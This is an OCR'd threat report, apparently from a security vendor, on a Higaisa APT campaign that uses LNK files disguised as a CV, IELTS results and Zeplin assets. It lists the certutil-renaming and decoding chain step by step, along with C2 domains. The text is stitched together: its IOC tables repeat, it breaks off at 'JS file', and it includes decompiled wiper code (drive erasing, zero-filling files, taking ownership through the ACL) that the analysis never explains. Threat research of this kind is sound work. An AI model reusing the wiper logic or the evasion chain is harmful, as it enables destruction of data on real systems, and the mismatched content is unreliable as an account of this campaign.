Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

